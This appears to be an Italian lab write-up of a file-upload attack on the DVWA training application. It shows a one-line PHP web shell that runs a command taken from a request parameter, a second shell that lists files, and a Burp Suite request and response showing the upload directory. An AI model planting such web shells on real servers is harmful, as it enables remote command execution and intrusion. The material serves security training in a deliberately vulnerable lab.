




# 1. La fase di exploit: Gli attacchi alle Web App

- Codice PHP.




```
~/Scrivania/shell.php - Mousepad
File Modifica Cerca Visualizza Documento Aiuto
1 ?php system($_REQUEST["cmd"]); ?>
2
```

- Risultato del caricamento.




**Warning:** system() [[function.system](#)]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1

- Intercettazione con Burpsuite e relativo riscontro col comando ls.  
Come possiamo vedere, oltre alla nostra Shell, c'è la presenza di un altro file.




## - Un'altra tipologia di Shell



The screenshot shows a text editor window titled "~/Scrivania/shell2.php - Mousepad". The menu bar includes File, Modifica, Cerca, Visualizza, Documento, and Aiuto. The toolbar contains icons for file operations and editing. The code in the editor is as follows:

```
1 <?php system("ls -la"); ?>
2
```



The screenshot displays the Burp Suite Community Edition v2023.12 interface. The main window shows an HTTP request and response for the target `http://192.168.50.101`. The request is a GET to `/dvwa/hackable/uploads/shell2.php`. The response is an HTTP/1.1 200 OK from Apache/2.2.8 (Ubuntu) DAV/2.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /dvwa/hackable/uploads/shell2.php HTTP/1.1 2 Host: 192.168.50.101 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0)   Gecko/20100101 Firefox/102.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im   age/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: security=low; PHPSESSID=7cddd4791fa4ecf9a3acab6ee3a525ef 9 Upgrade-Insecure-Requests: 1 10 11</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 27 Feb 2023 15:41:50 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10 5 Connection: close 6 Content-Type: text/html 7 Content-Length: 295 8 9 total 20 10 drwxr-xr-x 2 www-data www-data 4096 Feb 27 10:40 . 11 drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .. 12 -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png 13 -rw----- 1 www-data www-data 35 Feb 27 10:12 shell.php 14 -rw----- 1 www-data www-data 27 Feb 27 10:40 shell2.php 15</pre>	

The Inspector panel on the right shows the following details:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 8
- Response headers: 6